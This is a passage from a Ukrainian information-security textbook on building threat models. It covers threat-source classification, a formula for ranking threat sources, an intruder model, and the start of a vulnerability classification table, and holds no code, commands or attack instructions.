ВТ	А	Ц	НСД	18-11	Використання поштового сервера як ретранслятора при розсиланні незапрошуваних повідомлень (спаму, листів з вірусами)
*	А	*	НСД	19	Атаки з використанням сервісу WWW
ЗШ	А	Ц	НСД	19-1	При виході в Internet атака на комп'ютер користувача ЛОМ за допомогою коду, написаного на Javascript, Java або завантаженого за технологією ActiveX
ВТ	А	Ц	НСД	19-2	При використанні Intranet атака на комп'ютер користувача ЛОМ за допомогою коду, написаного на Javascript, Java або завантаженого за технологією ActiveX

Закінчення табл. 1.5

1					2
ЗШ	А	К	НСД	19-3	Побудова несанкціонованої копії WWW-сервера з метою введення користувача в оману і примушення його до розкриття секретної інформації
ЗШ	А	Ц	НСД	19-4	Атака ззовні на HTTP-сервер через CGI-програми та інші засоби динамічної генерації контенту з метою проникнення в його операційну систему

ЗШ	А	Д	НСД	19-5	Атака ззовні на HTTP-сервер через CGI-програми та інші засоби динамічної генерації контенту з метою реалізації атаки "відмови в обслуговуванні"
ВТ	А	Ц	НСД	19-6	Атака зсередини на HTTP-сервер через CGI-програми та інші засоби динамічної генерації контенту з метою проникнення в його операційну систему
ВТ	А	Д	НСД	19-7	Атака зсередини на HTTP-сервер через CGI-програми та інші засоби динамічної генерації контенту з метою реалізації атаки "відмови в обслуговуванні"
ВТ	А	К	НСД	19-8	Перехоплення паролів і отримання несанкціонованого доступу до ресурсів WWW-сервера або до послуг сервера ЛОМ
ВТ	А	Ц	НСД	20	Несанкціоноване використання розподілених ресурсів (Sharing) вузлів ЛОМ

В окрему модель загроз ОІД доцільно включити наступні розділи, інформація для яких уже зібрана протягом першого й другого етапів.

1. Ситуаційний план ОІД:
   - план розміщення об'єкта щодо зовнішнього середовища;
   - характеристика об'єктів із зовнішнього середовища;
   - існуючі організаційні заходи й технічні засоби охорони ОІД;
   - місця можливого розміщення стаціонарних і мобільних засобів ведення технічної розвідки;
   - напрями, сектори і зони можливого ведення технічної розвідки.
2. Генеральний план ОІД:
   - план ОІД;
   - загальна характеристика будівлі, в якій розташований ОІД;
   - характеристика приміщень, де циркулює ІПЗ;
   - характеристика суміжних приміщень.
3. Основні технічні засоби:
   - схема розміщення ОТЗ на генеральному плані ОІД;
   - опис ОТЗ.
4. Допоміжні технічні засоби і системи:
   - схема розміщення ДТСЗ на генеральному плані ОІД;
   - опис ДТСЗ.
5. Телекомунікації ОТЗ і ДТСЗ, будівельні та інженерні конструкції, а також комунікації, які виходять за межі контрольованої зони:
   - опис із вказівкою на генеральному плані.
6. Опис загроз для ОІД:

- ідентифікація загроз (див. приклад вище);
- вказівка на генеральному плані місць виникнення і прояву ідентифікованих загроз.

1.4.4. Джерела загроз та окрема модель порушника

Загрози самі по собі не виникають, носіями загроз безпеки інформації є *джерела загроз*. Джерелами загроз можуть бути:

суб'єкти (особи);

об'єктивні прояви.

Причому джерела загроз можуть міститися і перебувати як усередині організації, що захищається, – *внутрішні джерела*, так і поза нею – *зовнішні джерела*.

Усі джерела загроз безпеки інформації можна розділити на три основні групи [29]:

1. Обумовлені діями суб'єкта (антропогенні джерела загроз).
2. Обумовлені технічними засобами (техногенні джерела загроз).
3. Обумовлені стихійними джерелами.

Антропогенними джерелами загроз безпеки інформації виступають суб'єкти, дії яких можуть бути кваліфіковані як умисні або випадкові злочини.

Перша група є порівняно найширшою і становить найбільший інтерес з погляду організації захисту, оскільки дії суб'єкта завжди можна оцінити, спрогнозувати та вжити адекватні заходи. Методи протидії в цьому випадку є керованими і безпосередньо залежать від організаторів захисту інформації. Як антропогенне джерело загроз можна розглядати суб'єкта, що має доступ (санкціонований або несанкціонований) до роботи із штатними засобами об'єкта захисту.

Суб'єкти (джерела), дії яких можуть призвести до порушення безпеки інформації, можуть бути як зовнішніми [1.A], так і внутрішніми [1.B]. Зовнішні суб'єкти (джерела) можуть бути випадковими або умисними і мати різний рівень кваліфікації. Внутрішні суб'єкти (джерела), як правило, є висококваліфікованими фахівцями у сфері розробки й експлуатації програмного забезпечення і технічних засобів, знайомими із специфікою вирішуваних завдань, структурою і основними функціями та принципами роботи програмно-апаратних засобів захисту інформації,

мають можливість використання штатного устаткування і технічних засобів мережі.

Необхідно враховувати також, що особливі підгрупи внутрішніх антропогенних джерел складають особи з порушеною психікою і спеціально впроваджені та завербовані агенти, які можуть бути представниками основного, допоміжного і технічного персоналу, а також служби захисту інформації. Остання підгрупа розглядається у складі перерахованих вище джерел загроз, але методи захисту від загроз для цієї підгрупи можуть мати свої відмінності.

Друга група охоплює джерела загроз, зумовлені технократичною діяльністю людини і розвитком цивілізації. Проте йдеться про випадки, коли наслідки, викликані такою діяльністю, вийшли з-під контролю людини і існують самі по собі.

Даний клас джерел загроз безпеки інформації особливо актуальний, оскільки в умовах, що склалися, експерти очікують різке зростання числа техногенних катастроф, викликаних фізичним і моральним старінням устаткування, а також відсутністю матеріальних засобів на його оновлення. Технічні засоби, що є джерелами потенційних загроз безпеці інформації, так само можуть бути зовнішніми [2.А] і внутрішніми [2.В].

Третя група джерел загроз охоплює обставини, що розглядаються як чинники, які мають непереборну силу, тобто такі обставини, які мають об'єктивний і абсолютний характер, поширюючись на всі об’єкти і всіх суб’єктів діяльності у сфері інформаційного обміну. До непереборної сили в законодавстві та договірній практиці відносять стихійні лиха чи інші обставини, які неможливо передбачити або їм запобігти, або ж можливо передбачити, але неможливо запобігти при сучасному рівні розвитку людських знань і можливостей. Такі джерела загроз абсолютно не піддаються прогнозуванню, і тому заходи захисту від них повинні застосовуватися завжди.

Стихійні джерела потенційних загроз ІБ, як правило, є зовнішніми стосовно об'єкта захисту, і під ними розуміються, перш за все, природні катаклізми [3.А]. Класифікація і перелік джерел загроз наведені у табл. 1.6 [43] і рис. 1.13.

Таблиця 1.6

Класифікація і перелік джерел загроз

Ідентифікатор	Джерела загроз ІБ

1	2
[1.0.0]	*АНТРОПОГЕННІ ДЖЕРЕЛА*
[1.A.0]	***Зовнішні антропогенні джерела***
[1.A.1]	кримінальні структури
[1.A.2]	потенційні злочинці та хакери
[1.A.3]	недобросовісні партнери
[1.A.4]	технічний персонал постачальників телематичних послуг
[1.A.5]	представники наглядових організацій і аварійних служб
[1.A.6]	представники силових структур
[1.B.0]	***Внутрішні антропогенні джерела****
[1.B.1]	основний персонал (користувачі, програмісти, розробники)
[1.B.2]	представники служби захисту інформації (адміністратори)
[1.B.3]	допоміжний персонал (прибиральники, охорона)
[1.B.4]	технічний персонал (життєзабезпечення, експлуатація)
[2.0.0]	*ТЕХНОГЕННІ ДЖЕРЕЛА*
[2.A.0]	***Зовнішні техногенні джерела загроз***
[2.A.1]	засоби зв'язку
[2.A.2]	мережі інженерних комунікацій (водопостачання, каналізації)
[2.A.3]	транспорт
[2.B.0]	***Внутрішні техногенні джерела загроз***
[2.B.1]	неякісні технічні засоби обробки інформації
[2.B.2]	неякісні програмні засоби обробки інформації
[2.B.3]	допоміжні засоби (охорони, сигналізації, телефонії)
[2.B.4]	інші технічні засоби, вживані в установі
[3.0.0]	*СТИХІЙНІ ДЖЕРЕЛА ЗАГРОЗ*

Закінчення табл. 1.6

1	2
[3.A.0]	***Зовнішні стихійні джерела***
[3.A.1]	пожежі
[3.A.2]	землетруси

[З.А.3]	повені
[З.А.4]	урагани
[З.А.5]	магнітні бурі
[З.А.6]	радіоактивне випромінювання
[З.А.7]	різні непередбачені обставини
[З.А.8]	нез'ясовні явища
[З.А.9]	інші форс-мажорні обставини**

Примітки:

* Особливу групу внутрішніх антропогенних джерел становлять, як зазначалося вище, спеціально впроваджені та завербовані агенти з числа основного, допоміжного, технічного персоналу або представників служби захисту інформації. Ця група не розглядається як самостійна, але під час аналізу, в разі виникнення потенційної можливості впровадження агентів, необхідно враховувати особливості захисту від таких джерел при розгляді можливостей внутрішніх антропогенних джерел.

** У даному випадку під терміном "інші форс-мажорні обставини" розуміється юридична складова форс-мажору, тобто різні рішення найвищих державних органів, страйки, війни, революції і т. п., що можуть призвести до виникнення обставин непереборної сили.

З метою впорядкування і визначення актуальної кількості джерел загроз, які розглядаються, необхідно їх ранжирувати*. Далі звернемося до викладу методу ранжування, який спирається на метод, представлений у джерелі [2].

Під час вибору методу *ранжування джерел загроз* можна використовувати методологію, викладену в міжнародних стандартах [146], а також практичний досвід експертів у сфері інформаційної безпеки.

Усі джерела загроз мають різний ступінь небезпеки S_i, яку можна кількісно оцінити, провівши їх ранжування. При цьому оцінка ступеня небезпеки проводиться за непрямими показниками.

* Ранжирування – розташування значень ознаки, що змінюється, в порядку зростання або спадання. Вважається найпростішим способом впорядкування первинних документів. (Короткий словник із соціології)




Рис. 1.13. **Класифікація джерел загроз**

Як критерії порівняння (у формі показників) можна, наприклад, вибрати:

можливість виникнення джерела S_{1i}, яка зумовлена:

- *ступенем доступності* до можливості використовувати вразливість ОІД (для антропогенних джерел);
- *віддаленістю джерела* від вразливості ОІД (для техногенних джерел);
- *особливістю обстановки* (для випадкових джерел) (наприклад, сейсмічна обстановка);

готовність джерела S_{2i}, яка зумовлена:

- *ступенем кваліфікації* джерела загрози (для антропогенних джерел);
- *привабливістю здійснення дій* з боку джерела загрози (для антропогенних джерел);
- *наявністю необхідних умов* (для техногенних і стихійних джерел);

фатальність S_{3i}, зумовлена *ступенем неусувності наслідків* реалізації загрози.

Кожен показник оцінюється експертно-аналітичним методом за п’ятибальною системою. Причому оцінка 1 відповідає мінімальному ступеню впливу оцінюваного показника на небезпеку використання джерела, а 5 – максимальному.

S_i для окремого джерела можна визначити як відношення добутку вищенаведених показників до максимального значення (5 × 5 × 5 = 125).

$$S_i = \frac{S_{1i} \cdot S_{2i} \cdot S_{3i}}{125}. \qquad (1.2)$$

Показники S_{1i} і S_{2i} визначаються як середнє арифметичне своїх складових.

Ступінь доступності до об'єкта захисту може бути класифікований за наступною шкалою:

1) *високий ступінь доступності* – антропогенне джерело загроз має повний доступ до технічних і програмних засобів обробки інформації, що захищається (характерний для внутрішніх антропогенних джерел, наділених максимальними правами доступу, наприклад, представники служб безпеки інформації, адміністратори);

2) *перший середній ступінь доступності* – антропогенне джерело загроз має можливість опосередкованого, не передбаченого

функціональними обов'язками (за рахунок побічних каналів витоку інформації, використання можливості доступу до привілейованих робочих місць) доступу до технічних і програмних засобів обробки інформації, що захищається (характерний для внутрішніх антропогенних джерел);

3) *другий середній ступінь доступності* – антропогенне джерело загроз має обмежену можливість доступу до програмних засобів через введені обмеження у використанні технічних засобів, функціональних обов'язків або за родом своєї діяльності (характерний для внутрішніх антропогенних джерел із звичайними правами доступу, наприклад, користувачі, або зовнішніх антропогенних джерел, що мають право доступу до засобів обробки і передачі інформації, що захищається, наприклад, хакери, технічний персонал постачальників телематичних послуг);

4) *низький ступінь доступності* – антропогенне джерело загроз має дуже обмежену можливість доступу до технічних засобів і програм, за допомогою яких здійснюється обробка інформації, що захищається (характерний для зовнішніх антропогенних джерел);

5) *відсутність доступності* – антропогенне джерело загроз не має доступу до технічних засобів і програм, за допомогою яких здійснюється обробка інформації, що захищається;

6) *неможливо оцінити*.

Ступінь віддаленості від об'єкта захисту можна характеризувати наступними параметрами:

1) *об'єкти, які збігаються,* – об'єкти захисту самі містять джерела техногенних загроз, тому їх просторове розділення неможливе;

2) *близько розташовані об'єкти* – об'єкти захисту розташовані в безпосередній близькості від джерел техногенних загроз і будь-який прояв таких загроз може здійснити істотний вплив на об'єкт захисту;

3) *середньовіддалені об'єкти* – об'єкти захисту розташовуються на відстані від джерела техногенних загроз, де прояв впливу цих загроз на об'єкт захисту може бути не істотним;

4) *віддалено розташовані об'єкти* – об'єкт захисту розташовується на відстані від джерела техногенних загроз, що виключає можливість його прямого впливу;

5) *занадто віддалені об'єкти* – об'єкт захисту розташовується на значній відстані від джерела техногенних загроз, що повністю виключає

будь-який вплив на об'єкт захисту, в тому числі й за вторинними проявами;

6) неможливо оцінити.

Особливості обстановки характеризуються розташуванням об'єктів захисту в різних природних, кліматичних, сейсмологічних, гідрологічних та інших умовах. Особливості обстановки можна оцінити за наступною шкалою:

1) *дуже небезпечні умови* – об'єкт захисту розташований у зоні дії природних катаклізмів;

2) *небезпечні умови* – об'єкт захисту розташований у зоні, в якій багаторічні спостереження показують можливість прояву природних катаклізмів;

3) *помірно небезпечні умови* – об'єкт захисту розташований у зоні, в якій за спостереженнями, що проводяться впродовж тривалого періоду, відсутні прояви природних катаклізмів, але є передумови виникнення стихійних джерел загроз на самому об'єкті;

4) *слабко небезпечні умови* – об'єкт захисту розташований поза межами зони дії природних катаклізмів, проте на об'єкті є передумови виникнення стихійних джерел загроз;

5) *безпечні умови* – об'єкт захисту розташований поза межами зони дії природних катаклізмів і на об'єкті відсутні передумови виникнення стихійних джерел загроз;

6) неможливо оцінити.

Кваліфікація антропогенних джерел відіграє важливу роль у визначенні їх можливостей стосовно вчинення протиправних дій. Може бути прийнята наступна класифікація рівнів кваліфікації щодо можливості (рівня) взаємодії з ІС, що захищається (комп'ютерною мережею):

0) *нульовий рівень* – характеризується відсутністю можливості будь-якого використання програм;

1) *перший рівень* – обмежується можливістю запуску завдань/програм з фіксованого набору, призначеного для обробки інформації, що захищається (рівень некваліфікованого користувача);

2) *другий рівень* – враховує можливість створення і запуску користувачем власних програм з новими функціями з обробки інформації (рівень кваліфікованого користувача, програміста);

3) *третій рівень* – зумовлений можливістю керування функціонуванням мережі, тобто впливом на базове програмне забезпечення, склад і конфігурацію мережі (рівень системного адміністратора);

4) *четвертий рівень* – зумовлений усім обсягом можливостей суб'єктів, що здійснюють проектування і ремонт технічних засобів, аж до включення до складу мережі власних технічних засобів з новими функціями з обробки інформації (рівень розробника і адміністратора);

5) неможливо оцінити.

Нульовий рівень є найнижчим рівнем можливостей щодо здійснення взаємодії між джерелом загроз та мережею, що захищається. При оцінці можливостей антропогенних джерел передбачається, що суб'єкт, який здійснює протиправні дії, або вже має, або може скористатися правами відповідного рівня.

Привабливість вчинення дій з боку джерела загроз може бути встановлена таким чином:

1) *особливо привабливий рівень* – інформаційні ресурси, що захищаються, містять інформацію, яка може заподіяти непоправної шкоди і призвести до краху організації, що здійснює захист;

2) *привабливий рівень* – інформаційні ресурси, що захищаються, містять інформацію, яка може бути використана з метою отримання вигоди на користь джерела загрози або третіх осіб;

3) *помірно привабливий рівень* – інформаційні ресурси, що захищаються, містять інформацію, розголошування якої може завдати збитків окремим особам;

4) *слабко привабливий рівень* – інформаційні ресурси, що захищаються, містять інформацію, яка у разі її накопичення і узагальнення протягом певного періоду може заподіяти шкоду організації, що здійснює захист;

5) *непривабливий рівень* – інформація не становить інтересу для джерела загрози;

6) неможливо оцінити.

Необхідні умови готовності джерела визначаються, виходячи з можливості реалізації тієї або іншої загрози в конкретних умовах розташування об'єкта. При цьому передбачається:

1) *загроза є практично реалізованою* – умови вже присутні і загроза, напевно, вже реалізується;

2) *загроза реалізована* – умови сприятливі або можуть бути сприятливі для реалізації загрози (наприклад, активізація сейсмічної активності);

3) *загроза помірно реалізована* – умови сприятливі для реалізації загрози, проте довгострокові спостереження не передбачають можливості її активізації в період існування і активної діяльності об'єкта захисту;

4) *загроза слабко реалізована* – існують об'єктивні причини на самому об'єкті або в його оточенні, що перешкоджають реалізації загрози;

5) *загроза не є реалізованою* – відсутні передумови для реалізації загрози;

6) неможливо оцінити.

Ступінь неусунення наслідків прояву загрози (фатальність) визначається за наступною шкалою:

1) *неусунені наслідки* – результати прояву загрози можуть призвести до повного руйнування (знищення, втрати) об'єкта захисту як наслідок до непоправних втрат і виключення можливості доступу до інформаційних ресурсів, що захищаються;

2) *практично неусувні наслідки* – результати прояву загрози можуть призвести до руйнування (знищення, втрати) об'єкта і до значних витрат (матеріальних, часових тощо) на подолання наслідків, порівняних з витратами на створення нового об'єкта і істотного обмеження часу доступу до ресурсів, що захищаються;

3) *частково усунені наслідки* – результати прояву загрози можуть призвести до часткового руйнування об'єкта захисту і, як наслідок, до значних витрат на відновлення, обмеження часу доступу до ресурсів, що захищаються;

4) *усувні наслідки* – результати прояву загрози можуть призвести до часткового руйнування (знищення, втрати) об'єкта захисту, але при цьому не вимагають великих витрат на його відновлення і практично не впливають на обмеження часу доступу до інформаційних ресурсів, які захищаються;

5) *відсутність наслідків* – результати прояву загрози не можуть вплинути на діяльність об'єкта захисту;

6) неможливо оцінити.

Результати проведеного ранжування щодо конкретного об'єкта захисту можна звести в таблицю, що дозволяє визначити найбільш небезпечні для даного об'єкта джерела загроз безпеки інформації. При виборі допустимого рівня джерела загроз передбачається, що джерела загроз, які мають коефіцієнт S_i менше 0,1 (в окремих випадках – менше 0,2) можуть надалі не враховуватися як малоймовірні.

Визначення актуальних (найбільш небезпечних) загроз здійснюється на основі аналізу розташування об'єктів захисту і структури побудови інформаційної системи, а також інформаційних ресурсів, що потребують захисту.

Відповідно до нормативних документів [1; 2; 25] під час побудови системи захисту, окрім створення окремої моделі загроз для ОІД необхідно описати (розробити) модель можливого порушника, тобто особливо виділити *суб'єктивні джерела загроз*.

Порушник – це особа, що здійснила спробу виконання заборонених операцій (дій) помилково, внаслідок незнання або усвідомлено зі злим наміром (з корисливих інтересів) або без такого (заради гри або задоволення, з метою самоствердження і т. п.) і що використовує для цього різні можливості, методи і засоби.

Зловмисник – порушник, що умисно йде на порушення з корисливих мотивів.

Неформальна модель порушника відображає його практичні й теоретичні можливості, апріорні знання, час і місце дії і т. п. Для досягнення своєї мети порушник повинен докласти зусилля, витратити певні ресурси. *Дослідивши причини порушень, можна або вплинути на ці причини (якщо можливо), або точніше визначити вимоги до системи захисту від даного виду порушень або злочинів*.

У кожному конкретному випадку, з урахуванням конкретної технології обробки інформації, може бути визначена модель порушника, яка повинна бути адекватна реальному порушнику для даної ІС.

Модель порушника – абстрактний формалізований або неформалізований опис злочинця, який прагне реалізувати атаку.

Під час розробки моделі порушника можуть враховуватися наступні можливі відомості (табл. 1.7):

категорії осіб, до яких може належати порушник;

мотиви (цілі) порушника;

ступінь знань про ІС;

використовувані технічні засоби;

місце дії;

час дії;

тощо.

Окрему модель порушника ОІД також можна скласти, використовуючи чисельно-літерні позначення.

Таблиця 1.7

Відомості, які враховуються при побудові моделі порушника

Ознака характеристики	**Характеристика**
1	2
Категорія	***Зовнішні порушники***
	кримінальні структури
	потенційні злочинці та хакери
	недобросовісні партнери
	технічний персонал постачальників телематичних послуг
	представники наглядових організацій і аварійних служб
	представники силових структур
	Внутрішні порушники
	основний персонал (користувачі, програмісти, розробники)
	представники служби захисту інформації (адміністратори)
	допоміжний персонал (прибиральники, охорона)
	технічний персонал (життєзабезпечення, експлуатація)
Мотиви	безвідповідальність
	самоствердження
	корисливий інтерес
Мета	отримання необхідної інформації в потрібному обсязі та асортименті
	мати можливість вносити зміни в інформаційні потоки відповідно до своїх намірів (інтересів, планів)
	заподіяння збитків шляхом знищення матеріальних і інформаційних цінностей

Ознака характеристики	Характеристика
1	2
Ступінь знань про ІС	знає функціональні особливості ІС
	вміє користуватися штатними засобами
	має високий рівень знань і досвід роботи
	має високий рівень знань у сфері проектування та експлуатації ІС
	знає структуру, функції та механізм дії засобів захисту
Використовувані засоби	тільки агентурні методи отримання даних
	пасивні засоби
	штатні засоби

Закінчення табл. 1.7

1	2
	методи і засоби активного впливу
	програмні закладки та спеціальні програми
Місце дії	без доступу на контрольовану територію
	з контрольованої території без доступу в приміщення
	усередині приміщень, але без доступу до ІС
	з робочих місць операторів
	з доступом у зону баз даних, архівів
	з доступом у зону керування засобами забезпечення безпеки ІС
Час дії	у процесі функціонування ІС
	у період неактивності компонентів ІС
	як у процесі функціонування ІС, так і в період неактивності компонентів системи

У результаті проведення робіт відповідно до другого етапу побудови СЗІ, необхідно мати наступні документи (табл. 1.8).

Таблиця 1.8

Перелік документів

№ з/п	Найменування документа	Примітка
1	Окремі моделі загроз для об'єктів інформаційної діяльності	Можливо за кількістю ОІД
2	Окрема модель техногенних і стихійних джерел загроз для об'єктів інформаційної діяльності	Може бути одна для всіх ОІД
3	Окремі моделі порушників для об'єктів інформаційної діяльності	Можливо за кількістю ОІД

1.4.5. Оцінка уразливостей інформаційних ресурсів

Загрози як потенційні події, спрямовані проти об'єкта захисту, проявляються через вразливості, завдяки яким стають можливими порушення безпеки інформації на конкретному ОІД. Нижче наведено один із підходів до оцінки уразливостей згідно із джерелом [29].

Вразливості є властивостями ОІД, невід'ємні від нього і обумовлюються недоліками:

процесу функціонування;

властивостями архітектури автоматизованих систем;

протоколами обміну та інтерфейсами;

вживаним програмним забезпеченням і апаратною платформою;

умовами експлуатації та розташування.

Джерела загроз можуть використовувати вразливості для порушення безпеки інформації, отримання незаконної вигоди (заподіяння збитку власнику, користувачу інформації).

Крім того, можливі неумисні дії джерел загроз, що призводять до активізації тих або інших уразливостей, завдаючи шкоди об'єкту. З кожною загрозою можуть бути зіставлені різні уразливості. Усунення або істотне ослаблення уразливостей впливає на можливість реалізації загроз безпеки інформації.

Для зручності аналізу вразливості можна розділити на:

класи (позначаються великими літерами латинської абетки);

групи (позначаються римськими цифрами);

підгрупи (позначаються малими літерами латиниці).

За класами вразливості безпеки інформації можуть бути:

[А] *об'єктивними*;

[B] *суб'єктивними*;

[C] *випадковими*.

Об'єктивні вразливості залежать від особливостей побудови і технічних характеристик устаткування, вживаного на об'єкті захисту. Повне усунення цих уразливостей неможливе, але вони можуть істотно ослаблюватися технічними та інженерно-технічними методами відбиття загроз безпеці інформації.

Суб'єктивні вразливості залежать від дій співробітників і, в основному, усуваються організаційними та програмно-апаратними методами.

Випадкові вразливості залежать від особливостей середовища навколо об’єкта захисту і непередбачених обставин. Ці чинники, як правило, є малопередбачуваними, так що їх усунення можливе тільки у разі проведення комплексу організаційних та інженерно-технічних заходів щодо протидії загрозам ІБ.

Класифікацію і перелік уразливостей ІБ наведено у табл. 1.9, які по суті достатньо близькі до класифікації та переліку загроз, оскільки загрози можуть реалізуватися тільки через вразливості ОІД.

Таблиця 1.9

Класифікація і перелік уразливостей інформаційної безпеки

Код	Уразливості ІБ
1	2
[A.0.0.0]	**ОБ'ЄКТИВНІ ВРАЗЛИВОСТІ**
[A.I.0.0]	**супутні технічним засобам випромінювання**
[A.I.a.0]	*електромагнітні*
[A.I.a.1]	побічні випромінювання елементів технічних засобів
[A.I.a.2]	кабельних ліній технічних засобів
[A.I.a.3]	випромінювання на частотах роботи генераторів
[A.I.a.4]	на частотах самозбудження підсилювачів
[A.I.b.0]	*електричні*
[A.I.b.1]	наведення електромагнітних випромінювань на лінії та провідники
[A.I.b.2]	витік сигналів у ланцюзі електроживлення та заземлення
[A.I.b.3]	нерівномірність споживання струму електроживлення
[A.I.c.0]	*звукові*

Код	Уразливості ІБ
1	2
[A.I.c.1]	акустичні
[A.I.c.2]	віброакустичні
[A.II.0.0]	**активізовувані**
[A.II.a.0]	*висока ймовірність, що апаратні закладки встановлені*
[A.II.a.1]	у телефонні лінії
[A.II.a.2]	у мережі електроживлення
[A.II.a.3]	у приміщеннях
[A.II.a.4]	у технічних засобах
[A.II.b.0]	*висока ймовірність, що є програмні закладки*
[A.II.b.1]	шкідливі програми
[A.II.b.2]	технологічні виходи з програм
[A.II.b.3]	нелегальні копії ПЗ
[A.III.0.0]	**зумовлювані особливостями елементів**
[A.III.a.0]	*елементи, що мають здатність до електроакустичних перетворень*

Продовження табл. 1.9

1	2
[A.III.a.1]	телефонні апарати
[A.III.a.2]	гучномовці та мікрофони
[A.III.a.3]	котушки індуктивності
[A.III.a.4]	дроселі
[A.III.a.5]	трансформатори та ін.
[A.III.b.0]	*елементи, чутливі до дії електромагнітного поля*
[A.III.b.1]	магнітні носії
[A.III.b.2]	мікросхеми
[A.III.b.3]	нелінійні елементи, що можуть зазнати ВЧ нав'язування
[A.IV.0.0]	**зумовлювані особливостями об'єкта захисту**
[A.IV.a.0]	*розташуванням об'єкта*
[A.IV.a.1]	відсутність контрольованої зони
[A.IV.a.2]	наявність прямої видимості об'єктів
[A.IV.a.3]	віддалених і мобільних елементів об'єкта
[A.IV.a.4]	вібруючих, відбиваючих поверхонь
[A.IV.b.0]	*організацією каналів обміну інформацією*
[A.IV.b.1]	використання радіоканалів

[A.IV.b.2]	глобальних інформаційних мереж
[A.IV.b.3]	каналів, що орендуються
[B.0.0.0]	**СУБ'ЄКТИВНІ УРАЗЛИВОСТІ**
